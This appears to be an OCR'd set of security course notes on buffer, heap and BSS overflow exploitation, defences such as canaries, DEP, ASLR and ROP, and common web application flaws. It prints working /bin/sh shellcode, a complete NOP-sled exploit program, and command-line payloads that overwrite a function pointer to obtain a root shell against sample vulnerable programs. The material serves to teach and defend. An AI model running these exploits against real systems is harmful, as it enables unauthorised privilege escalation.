Exploits and Application Security Vulnerabilities

Computer programs are a complex set of rules and instructions that tell the computer what to do. Exploiting a program alters the intended flow of execution in a clever way so the computer does something not intended by the program authors.

Buffer Overflow Exploits

Definition: a condition at an interface under which more user input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert especially crafted code that allows them to gain control of the system.

The ways that software bugs are exploited is not always obvious and many bugs go undetected for years. Buffer overflow exploits are written to alter the flow of execution in a trusted program to allow the attacker to execute arbitrary code. To understand how they work, the microprocessor design must be studied. Recall that a microprocessor repeats the loop:

Load – instructions are read from the memory address in the EIP
Add - the byte length of the instruction in the EIP
Execute
Repeat

EIP – extended instruction pointer
The memory where the microprocessor loads the next instruction is stored in the EIP. The processor contains other registers like the EBP (Extended Base Pointer) and ESP (Extended Stack Pointer). These three registers are important and determine the flow of execution of instructions.

Program Memory is divided into five segments: text, data, bss, heap and stack.
BSS = block started by symbol

Text: sometimes called *code segment*

When a program is loaded into memory, the EIP is set to the first instruction of the Text segment. When a jmp or branch is encountered, the EIP is loaded with a new value.

Each segment of memory has permissions to control what processes can **R**ead, **W**rite or e**X**ecute the information stored in that memory segment. Normally, write permission is disabled for the Text segment. If an attempt is made to write to data in the Text segment, an application error is signaled and the application is terminated.

The data and BSS segments are used as follows:

Data: used to store initialized global and static program variables, strings and constants
BSS: used to store uninitialized global and static program variables, strings and constants

Both the Data and BSS segments are writable and of fixed size.


The *Heap segment* is used for other program variables and its size can change as the program runs. The growth of the Heap moves downward toward higher memory addresses.

The Stack segment is also variable size. It is used for temporary storage and to *store context when a sub routine or function is called*. When a function is called, that function will have variables passed to it. These variables are stored on the stack. Because the context and EIP must be changed to run a function, the stack is used to store the context and old EIP to return to when the function completes. The Stack segment grows upward toward lower memory addresses. When a function is running, it accesses the stack for its arguments, inputs and outputs. The EBP register is used to find the memory addresses of the current stack frame. *The stack frame* contains the parameters of the function, its local variables, and two pointers that


are needed to return execution to the main program, the SFP (saved frame pointer) and the return address. The saved frame pointer (SFP) is used to restore the EBP to its previous value. The return address is used to restore the EIP to the next instruction after the function call.

In C, variables declared in a function are stored on the stack (stack segment)
However, Ptr variable from malloc() is stored on the heap (heap segment)
Here is an example code segment and the resulting **stack** structure:

```
testf(int a, int b, int c)
  {
   char flag;
   char buff[10];
   }

main()
  {
   testf(1, 2, 4);
  }
```



Local variables (flag and buff) are referenced by subtracting from the EBP. Arguments (1, 2, 4) are referenced by adding to it. The entire program memory is organized as shown below, with the stack growing to lower memory addresses and the heap growing to higher memory addresses.




Some memory management is done by the compiler, but the programmer is responsible for how much memory is allocated for each variable. Once a variable is allocated memory as declared in the program, there are no built-in safeguards to ensure that the contents of a variable fit in the allocated memory. If the programmer allows a ten byte string to be stored in an eight byte buffer, the computer will try to do it. This will most likely result in a program crashing. This is called a *buffer overrun or buffer overflow*.

```
void overflow_function (char *str)
{
  char buffer[20];

  strcpy(buffer, str);  // Function that copies str to
buffer
}

int main()
{
  char big_string[128];
  int i;

  for(i=0; i < 128; i++)  // Loop 128 times
  {
    big_string[i] = 'A'; // And fill big_string with 'A's
or 0x41
  }
  overflow_function(big_string);
  exit(0);
}
```

The stack will be overrun when *str* is copied to *buffer*

When the program above is compiled and run, a segmentation fault error occurs.

This is how the stack looks when overflow_function starts:



When the strcpy is complete, the extra 108 bytes overwrite the SFP, Return address and the rest of the stack. Then, when the function completes, the EIP is loaded with 0x41414141. Since the instructions at that address are not valid the program crashes. This is called a stack based overflow, because the overflow occurs in the stack segment. *Overflows can occur in the Heap and BSS segments*. The stack overflow is particularly interesting because the EIP can be altered by overwriting the return address. Suppose an attacker could place code of their choosing at address 0x41414141 (or another address)? It would then be possible for the attacker to execute arbitrary code using a buffer overflow. The most common code an attack would like to execute would be *shellcode*.

Shellcode is a self contained piece of assembly language code that starts the command shell (/bin/sh or cmd.exe). It can be executed from any where in memory and may take a parameter to bind to a network port.

Shell code is available to:

- Add an administrative user to Windows
- Add a root user to UNIX
- Launch a remote shell when connected to (listens on a port)
- Create a reverse shell that connects back to the attacker


Use local exploits to start a shell
Flush firewall rules so further attacks succeed
Break out of chroot restricted environments and allow full access to the system

To experiment, let's create a vulnerable program, vuln.c:

```
int main(int argc, char *argv[])
{
  char buffer[500];
  strcpy(buffer, argv[1]);
  return 0;
}
```

Because the length and format of the argv[1] string is not checked before the *strcpy* function puts it in a 500 byte buffer, the program is vulnerable to stack based buffer overrun. If vuln.c was compiled and its S bit set, it would be possible for the program to give root shell access to any user that ran vuln.c with a specially crafted input on the command line.

It has already been shown how to overwrite the EIP with the an input string that is longer than 500 bytes. Now let's consider how to store and run the shellcode so that it is at the value stored in the overwritten EIP.



Before strcpy

After strcpy with shellcode

The shellcode buffer will have the format represented below:

NOP sled	SHELLCODE	Repeated Return Address

The NOP (no operation) instruction is 0x90 for the x86 processor. The buffer that will overwrite the stack, will start with repeated NOPs. The NOPs don't actually do anything. They are convenient one byte instructions which pad the shellcode. They are needed in case there is some uncertainty in what the size of the stack overflow might be. If the buffer used to overrun the stack could vary in size (which it could with arrays of varying lengths are on the stack), the NOPs are needed make sure that nothing is executed before the shellcode. The return address will overwrite the EIP and cause execution to start

in the NOP region of the shellcode. This allows for some fudge factor in the altered return address.

What if the buffer that can be overflowed is not the first parameter for the function?

Again, the repeated NOPs are needed as well as the repeated return address in the buffer overflow. If the unchecked buffer is not the first parameter and the first parameter can vary in size, the shellcode still needs to work, thus the need for the fudge factor.

The vuln.c program has 500 bytes allocated to the *buffer* array. The program exploit.c, shown below, *will create a 600 byte array* that will overflow the *buffer* array in vuln.c and start a shell.

Exploit.c finds the value of the stack pointer using the sp() function. It computes the return address to go in the buffer overflow at runtime since the vuln.c program could be anywhere in memory. It fills the entire 600 bytes with the computed return address. It then overwrites the first 200 bytes with NOPs and the next 46 bytes with the shellcode. Exploit.c uses the *execl()* function to run vuln.c with the crafted buffer as input.

Since the unchecked buffer is the first parameter in the function call, the offset is 0.

```
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

unsigned long sp(void)          // This is just a little function
{ __asm__("movl %esp, %eax");} // used to return the stack pointer

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;

  offset = 0;                   // Use an offset of 0
  esp = sp();                   // Put the current stack pointer into esp
  ret = esp - offset;           // We want to overwrite the ret address

  printf("Stack pointer (ESP) : 0x%x\n", esp);
  printf("    Offset from ESP : 0x%x\n", offset);
  printf("Desired Return Addr : 0x%x\n", ret);

// Allocate 600 bytes for buffer (on the heap)
  buffer = malloc(600);

// Fill the entire buffer with the desired ret address
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 600; i+=4)
  { *(addr_ptr++) = ret; }


// Fill the first 200 bytes of the buffer with NOP instructions
  for(i=0; i < 200; i++)
  { buffer[i] = '\x90'; }

// Put the shellcode after the NOP sled
  ptr = buffer + 200;
  for(i=0; i < strlen(shellcode); i++)
  { *(ptr++) = shellcode[i]; }

// End the string
  buffer[600-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
  execl("./vuln", "vuln", buffer, 0);

// Free the buffer memory
  free(buffer);

  return 0;
}
```

The return address on the stack was over written with 0xbffff818 which happened to be the address of the NOP sled followed by the shellcode. Even though the original program, vuln.c was designed to copy the command line data and execute, it was made to start a command shell.

$ ./exploit

```
Stack pointer (ESP) : 0xbffff818
    Offset from ESP : 0x00
Desired Return Addr : 0xbffff818
```

$ whoami
root

Exploiting Heap and BSS Overflows

A Heap overflow exploit overwrites some information stored in the heap in order to exploit the system. Some examples of desirable information would be *variables stored after an overflowable buffer that keep track of user permissions.* If such a variable were overwritten, the user could gain root permissions or set authentication as root. Also, if a function pointer were stored after an overflowable buffer, the address of the function could be changed to the address of arbitrary code (including shellcode). Then, if that function were called, the arbitrary code would be executed.

Microsoft's GDI+ **(MS12-034)** vulnerability in handling JPEGs is an example of a heap overflow vulnerability.

Changing Function Pointers Using a BSS Overflow

Function pointers are sometimes stored on the Heap. If these pointers can be altered, it is possible for an attacker to call a function of their choosing.

Consider this program which implements a game of chance. When the game is started, a random number between 1 and 20 is chosen. The user then guesses to see if the number they input matches the random number selected by the program. If they match, the user gets 100 credits, if not 10 credits are deducted for each guess the user makes.

```
#include <stdlib.h>
#include <time.h>

int game(int);
int jackpot();

int main(int argc, char *argv[])
{
  static char buffer[20];
  static int (*function_ptr) (int user_pick);

  if(argc < 2)
  {
    printf("Usage: %s <a number 1 - 20>\n", argv[0]);
    printf("use %s help or %s -h for more help.\n", argv[0], argv[0]);
    exit(0);
  }

// Seed the randomizer
  srand(time(NULL));
// Set the function pointer to point to the game function.
  function_ptr = game;                ← EXPLOIT THIS

// Print out some debug messages
  printf("---DEBUG--\n");
  printf("[before strcpy] function_ptr @ %p: %p\n", &function_ptr,
function_ptr)
;
  strcpy(buffer, argv[1]);

  printf("[*] buffer @ %p: %s\n", buffer, buffer);
  printf("[after strcpy]  function_ptr @ %p: %p\n", &function_ptr,
function_ptr)
;
```

```
if(argc > 2)
  printf("[*] argv[2] @ %p\n", argv[2]);
  printf("----------\n\n");

// If the first argument is "help" or "-h" display a help message
  if((!strcmp(buffer, "help")) || (!strcmp(buffer, "-h")))
  {
    printf("Help Text:\n\n");
    printf("This is a game of chance.\n");
    printf("It costs 10 credits to play, which will be\n");
    printf("automatically deducted from your account.\n\n");
    printf("To play, simply guess a number 1 through 20\n");
    printf("    %s <guess>\n", argv[0]);
    printf("If you guess the number I am thinking of,\n");
    printf("you will win the jackpot of 100 credits!\n");
  }
else
// Otherwise, call the game function using the function pointer
  {
    function_ptr(atoi(buffer));
  }
}

int game(int user_pick)
{
  int rand_pick;

// Make sure the user picks a number from 1 to 20
  if((user_pick < 1) || (user_pick > 20))
  {
    printf("You must pick a value from 1 - 20\n");
    printf("Use help or -h for help\n");
    return;
  }

  printf("Playing the game of chance..\n");
  printf("10 credits have been subtracted from your account\n");
/* <insert code to subtract 10 credits from an account> */

// Pick a random number from 1 to 20
  rand_pick = (rand()% 20) + 1;

  printf("You picked:   %d\n", user_pick);
  printf("Random Value: %d\n", rand_pick);

// If the random number matches the user's number, call jackpot()
  if(user_pick == rand_pick)
    jackpot();
  else
    printf("Sorry, you didn't win this time..\n");
}

// Jackpot Function.  Give the user 100 credits.
int jackpot()
{
  printf("You just won the jackpot!\n");
  printf("100 credits have been added to your account.\n");
```

```
  /* <insert code to add 100 credits to an account> */
}
```

Here is some output from playing the game:

```
% ./bss_game 15
---DEBUG--
[before strcpy] function_ptr @ 0x8049e38: 0x80487c8
[*] buffer @ 0x8049e24: 15
[after strcpy]  function_ptr @ 0x8049e38: 0x80487c8
---------- address of game at: 0x8049e38: 0x80487c8

Playing the game of chance..
10 credits have been subtracted from your account
You picked:   15
Random Value: 7
Sorry, you didn't win this time..
% ./bss_game 15
---DEBUG--
[before strcpy] function_ptr @ 0x8049e38: 0x80487c8
[*] buffer @ 0x8049e24: 15
[after strcpy]  function_ptr @ 0x8049e38: 0x80487c8
----------  address of game still at 0x8049e38: 0x80487c8

Playing the game of chance..
10 credits have been subtracted from your account
You picked:   15
Random Value: 1
Sorry, you didn't win this time..
```

The statically declared buffer for storing the user input is located in the BSS segment before the function pointer. The debug printouts show that the buffer is at 0x8049e24 and the function pointer is at memory location 0x8049e38. The difference is 20 bytes. This means that any input over 20 bytes could change the function pointer.

Could the function pointer be changed so that you win the game every time?

What is needed is the address of the jackpot() function. Using the *nm* command in Unix, we can *list the symbols* in a binary:

```
% nm bss_game | grep jackpot
08048888 T jackpot
```

Now the address of the jackpot() function is known, 0x08048888. The following crafted input can be used to overwrite the function table with the address of the jackpot() function:

./bss_game 12345678901234567890`printf "\x88\x88\x04\x08"`

The `printf function allows binary data to be sent to the bss_game from the command line. The address is stored little endian, so the address is encoded from low byte to high.

```
---DEBUG--
[before strcpy] function_ptr @ 0x8049e38: 0x80487c8
[*] buffer @ 0x8049e24: 12345678901234567890
[after strcpy]  function_ptr @ 0x8049e38: 0x08048888
----------

You just won the jackpot!
100 credits have been added to your account.
```

The address could be altered to call some shellcode. First store the shellcode in a file called shellcode.

```
% perl –e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\
x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\
x69\x6e\x2f\x73\x68";' > shellcode
```

Now build the overflow in an environment variable:

```
%export SHELLCODE=`perl –e 'print "\x90"x18;'``cat shellcode`
%./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd64
```

The address of the environment variable, SHELLCODE, is 0xbffffd64. Notice the 18 NOPs in front of the shellcode. Since we know the function pointer to overwrite, we don't have to repeat the return address in the shellcode.

```
bash-2.05$ ./bss_game 12345678901234567890`printf "\x64\xfd\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049e38: 0x80487c8
[*] buffer @ 0x8049e24: 12345678901234567890dýÿ¿
[after strcpy]  function_ptr @ 0x8049e38: 0xbffffd64
----------

sh-2.05# whoami
root
sh-2.05#
```

This shows three types of exploits (buffer overflow, heap overflow, BSS function pointer overflow) that are created because of programming errors. To avoid writing code that is vulnerable to these exploits and others:

The size of input and its type should always be checked.

Check the length of any string before it is copied with strcpy, concatenated with strcat or used in sprintf.

Check string format to make sure it contains the kind of characters it is supposed to avoid being vulnerable to format string exploits.

Check the sign and range of integer inputs to avoid being vulnerable to integer overflow or underflow exploits.

History of Buffer Overflows

1972 – first recognition of buffer overflow threat

1988 - Morris worm used a buffer overflow exploit of the fingerd daemon

- fingerd used gets(), which is notoriously unsafe
  - gets() assumes a buffer capable of containing up to an infinite number of characters terminated with a newline
- Morris's Worm wrote more than 512 characters in its input line, which overwrote the return address in the stack frame for main() to jump to within the supplied buffer (and executed /bin/sh as a consequence)

~2000 - *solar designer* made **return-to-libc** attacks to return in executable page and functions in memory for bypassing non-executable memory. The basic idea was after controlling execution flow return to some function like system() and execute a single command

2001 - Code Red worm exploited a buffer overflow in Microsoft's Internet Information Services (IIS) 5.0

2003 - SQL Slammer worm compromised machines running Microsoft SQL Server 2000

2004 - *skylined* wrote on IE exploit and used a technology called Heap Spray

Heap spray attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' heap and fill the bytes in these blocks with the right values. They commonly take advantage of the fact that these heap blocks will roughly be in the same location every time the heap spray is run.

For a few years heap spray was just used in javascript and mostly in browsers but today modern attackers are using anything possible to allocate more heap for spraying like Adobe action script, Silver Light and even loading crafted BMP images.

Finding Vulnerable Code

To find code vulnerable exploit:

a. Inspect the source code for unchecked array indexes
   C and related languages allow direct access to memory
b. Trace the execution using a debugger as oversized input is entered
c. Use fuzzing tool to automatically identify potentially vulnerable program functions

Defending Against Buffer Overflows

Defending against buffer overflows can be compiled into the binary code OR detected and aborted at runtime

Compile-time defenses aim to prevent or detect buffer overflows by instrumenting programs when they are compiled.

The possibilities for doing this range from choosing a high-level language that does not permit buffer overflows, to encouraging safe coding standards, using safe standard libraries, or including additional code to detect corruption of the stack frame.

This can work well for user applications, but doesn't work for device drivers which must interact with memory and hardware resources.

An example of this is the OpenBSD project where programmers have audited the existing code base, including the operating system, standard libraries, and common utilities then rewriting or replacing unsafe code.

This has resulted in what is widely regarded as one of the safest operating systems, OpenBSD, in widespread use.

Compile Time Stack Overflow Protection

GCC and other compilers can:
- Add function entry and exit code to check stack for signs of corruption
- Use random canary value
  - Value needs to be unpredictable
  - Should be different on different systems

Stackshield and **Return Address Defender** (RAD):
- GCC extensions that include additional function entry and exit code
- Function entry writes a copy of the return address to a safe region of memory
- Function exit code checks the return address in the stack frame against the saved copy
- If change is found, aborts the program

Run Time Stack Overflow Protection

DEP – data execute prevention feature added to Windows XP in Service Pack 2

Requires hardware to support it in the x86 processor and the memory management unit (MMU)

Was first available in SUN SPARC processor running Solaris
Now available in x86 and ARM processors running Unix, Linux, Windows, OS X, iOS and Android

IF a memory segment is marked No Execute, and the OS is honoring the DEP setting, then code in the stack from a buffer overflow will not execute.

ASLR – Address Space Layout Randomization

As OS loads functions and applications load, the OS loader randomizes the space between functions so that a given function or library isn't stored at the same logical address each time the OS loads.

The location of key data structures (stack, heap, global data) is changed using a random shift for each process.

Effectively randomizing the location of heap buffers and standard library functions that may be exploited using heap overflow attacks.

Return to Library Function Exploits

With the introduction of non-executable stacks, NX, as a defense against buffer overflows, attackers have turned to a variant attack in which the return address is changed to jump to existing code on the system.
This technique is also called return oriented programming (ROP)

Most commonly the address of a standard library function is chosen, such as the system() function. The attacker specifies an overflow that fills the buffer, replaces the saved frame pointer with a suitable address, replaces the return address with the address of the desired library function, writes a placeholder value that the library function will believe is a return address, and then writes the values of one (or more) parameters to this library function.

When the attacked function returns, it restores the (modified) frame pointer, then pops and transfers control to the return address, which causes the code in the library function to start executing.

Because the function believes it has been called, it treats the value currently on the top of the stack (the placeholder) as a return address, with its parameters above that. In turn it will construct a new frame below this location and run.

If the library function being called is, for example, system ("shell command line"), then the specified shell commands would be run before control returns to the attacked program, which would then most likely crash.

Depending on the type of parameters and their interpretation by the library function, the attacker may need to know precisely their address (typically within the overwritten buffer).


The "shell command line" could be prefixed by a run of spaces, which would be treated as white space and ignored by the shell, thus allowing some leeway in the accuracy of guessing its address.

Another exploit variant chains two library calls one after the other. This works by making the placeholder value (which the first library function called treats as its return address) to be the address of a second function.

The parameters for each have to be suitably located on the stack, which generally limits what functions can be called, and in what order.

A common use of this technique makes the first address that of the strcpy() library function. The parameters specified cause it to copy some shellcode from the attacked buffer to another region of memory that is not marked nonexecutable. The second address points to the destination address to which the shellcode was copied. *This allows an attacker to inject their own code but have it avoid the nonexecutable stack limitation.*

This method is used commonly for modern day Java and Adobe Reader and Adobe Flash player exploits.



Exploitation of IE 0-day CVE-2014-0322


http://labs.bromium.com/2014/02/25/dissecting-the-newest-ie10-0-day-exploit-cve-2014-0322/

Modern Linux exploitation tutorial:
http://www.alertlogic.com/modern-userland-linux-exploitation-courseware/?elq=01aadce795fd4cd98829c8d0d03916e6&elqCampaignId=671

ROP exploits on Linux:
http://resources.infosecinstitute.com/an-introduction-to-returned-oriented-programming-linux/?elq=01aadce795fd4cd98829c8d0d03916e6&elqCampaignId=671

Web Application Security

96% of Web Apps Have Vulnerabilities



Top Web Application Flaws

*** Statistics from 2014**
*** Median of 14 vulnerabilities per application**
Note: installing security patches and enabling logging are important to maintain secure systems

1) Unvalidated Input – exploit by changing any part of the HTTP request before submitting:

- URL
- Cookies
- Form fields
- Hidden fields
- Headers

Problem: Input is validated or computed on the client and not validated on the server.

Real-world example: **Dansie shopping cart**
http://www.cs.washington.edu/education/courses/cse484/07sp/lectures/Lecture18.pdf page 26-29

The prices or other important data can be validated using a secret key stored in the application on the server. Alternatively, pull the price from a backend database, not from the user's submitted input.
The prices are stored in hidden form fields that can be altered on the client using a tool like WebScarab.

Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for weight, quantity, discount or price. A remote user can change the price of an item or give themselves a 99% discount by changing this form information.

How to protect users: Use a MAC to detect tampering of the hidden fields.
Price = 299.99; HMAC(ServerKey, 299.99)

